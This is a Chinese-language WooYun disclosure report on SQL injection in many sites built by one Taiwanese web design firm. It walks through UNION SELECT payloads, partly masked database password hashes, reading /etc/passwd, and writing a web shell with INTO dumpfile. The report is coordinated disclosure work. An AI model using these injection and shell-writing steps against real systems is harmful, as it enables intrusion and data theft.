漏洞概要

缺陷编号： **WooYun-2015-137141**
漏洞标题： 某網頁設計(股)公司所開發的系統皆存在高危SQL注入(數十網站與上百數據庫)（台湾地区）
相关厂商： **Hitcon台湾互联网漏洞报告平台**
漏洞作者： 丫冷的祝福
提交时间： 2015-08-30 13:19
公开时间： 2015-11-29 10:20
漏洞类型： SQL注射漏洞
危害等级： 高
自评Rank： 20
漏洞状态： 已交由第三方合作机构(Hitcon台湾互联网漏洞报告平台)处理
漏洞来源： **http://www.wooyun.org**
Tags标签： 无
分享漏洞：

漏洞详情

披露状态：

2015-08-30： 细节已通知厂商并且等待厂商处理中
2015-08-31： 厂商已经确认，细节仅向厂商公开
2015-09-03： 细节向第三方安全合作伙伴开放
2015-10-25： 细节向核心白帽子及相关领域专家公开
2015-11-04： 细节向普通白帽子公开
2015-11-14： 细节向实习白帽子公开
2015-11-29： 细节向公众公开

简要描述：

某網頁設計(股)公司所開發的系統皆存在高危SQL注入

該公司將多個網站架於同一主機中，且皆採用高權限帳號，導致大量網站資料外洩

其中至少包含兩個購物網站及醫院資訊

详细说明：

code 区域

```
直接影響範圍(同主機)

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**
```

```
http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**


直接影響範圍(同主機)

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**.tw

http://www.yangpo.biz

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**


間接影響(相同架構不同主機)

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**/ <=已被駭

http://**.**.**.**/

.........

該公司開發的架構幾乎都沒有防禦，就不一一列舉了
```

來一次任性的純手動SQL注入之旅吧！

問題網址：http://**.**.**.**/big5/new_detail.php?id=18

經由order by 語法檢測出注入點共有5個欄位，那就果斷撈些系統資訊出來

code 区域

```
http://**.**.**.**/big5/new_detail.php?id=-1548 UNION ALL SELECT CONCAT(@@version,0x2f,user(),0x2f,database(),0x2f),N
ULL,NULL,NULL,NULL,NULL--
```

可得知

code 区域

```
1. 版本: 5.0.16-log

2. 使用者: WebSiteOwner@localhost

3. 庫名: uangyih_db
```

除了上述資訊透過其它語法，還另外得知下面資訊

code 区域

```
1. 資料庫帳號密碼

  localhost,root,*CFA812xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

  localhost,admin,*CFA812xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

  (O)localhost,tien,*3E86C23xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

  (O)localhost,hannygiga,*77BDFAxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

  (O)localhost,etan,*A44E5Axxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

  (O)localhost,carry,*E65E2xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

  (O)localhost,WebSiteOwner,*0F8111xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

  (O)192.168.0.%,WebSiteOwner,*0F8111xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

  (O)localhost,websiteowner,*A3B42xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

  備註:有(O)表示成功解出明文

2.當前帳號雖非root，但權限極高，表操作、伺服器管理都沒有問題

3. @@hostname、@@datadir不曉得是否有阻擋還是設定問題，無法撈取
```

接來先來嘗試讀取檔案，/etc/passwd

貌似失敗了，難道是Win os??，其實是不允許' "這些字元，看來還是有些機制的

那把/etc/passwd編碼下再試試

成功了

接下來，我們來嘗試Get Shell試試

當然我們可以找管理介面或者上傳漏洞直接上傳Shell

但是前面就說了，這回任性一下只靠SQL注入

讀取權限估計是有了，但是問題是要寫到哪呢？

想了下，要取得實際路徑大概有下面這些方法(吧)

code 区域

1.錯誤訊息提示（系統貌似關閉所有錯誤訊息了）

2.搜尋網站內容（找資料庫好累）


3.讀取設定檔位置

4.從log中找出


5.打電話問管理員


6.從旁站取得或猜

先嘗試從3開始吧，這裡用工具好了，純手動好累



測試列表的部份，匯入下平常蒐集的常見設定檔路徑，不單只有apache的設定，有些設定檔也有挺多可用訊息的






比較有用的資訊有


code 区域

```
/etc/rc.d/rc.sysinit

/etc/init.d/mysql

/etc/init.d/httpd
```

先來看下/etc/init.d/httpd




原來為了加快速度都放在ram disk裡面了，再讀取一次真實路徑，順便讀下vhost.conf



千辛萬苦終於拿到真實路徑，快來興奮的寫入Shell

嗯.....失敗了!!!!!!!!!!

猜想是寫入目錄權限不夠，換個目錄看看，讓我們問下谷哥，是否有upload、files這種比較可能有權限的目錄



再嘗試寫入web shell試試


code 区域


```
http://**.**.**.**/big5/new_detail.php

?id=-1548 UNION ALL SELECT 0x3c3fxxxxxxxxxxxxxxxxxxxxx,NULL,NULL,NULL,NULL,NULL INTO dumpfile 0x2f686f6d65xxxxxxxxxx
xxxxxxxxxxxxxxxxxxx--
```


搞定！

http://**.**.**.**/upload/new_dev_prod/aa.php

http://**.**.**.**/upload/new_dev_prod/wooshell.php







漏洞证明：

這裡貼出三台不同主機的圖片，每台主機裡面至少都包含10幾個網站阿！

開發商主站：http://**.**.**.**

主機二：http://**.**.**.**/

主機三：http://**.**.**.**/

修复方案：

开發商能不能對自己作品負責任全修好阿！

版权声明：转载请注明来源 丫冷的祝福@乌云

漏洞回应

厂商回应：

危害等级：高

漏洞Rank：20

确认时间：2015-08-31 10:18

厂商回复：

感謝通報！

最新状态：

暂无

漏洞评价：

对本漏洞信息进行评价，以更好的反馈信息的价值，包括信息客观性，内容是否完整以及是否具备学习价值

漏洞评价(共0人评价): ☆ ☆ ☆ ☆ ☆

登陆后才能进行评分

评论

登录后才能发表评论，请先 登录 。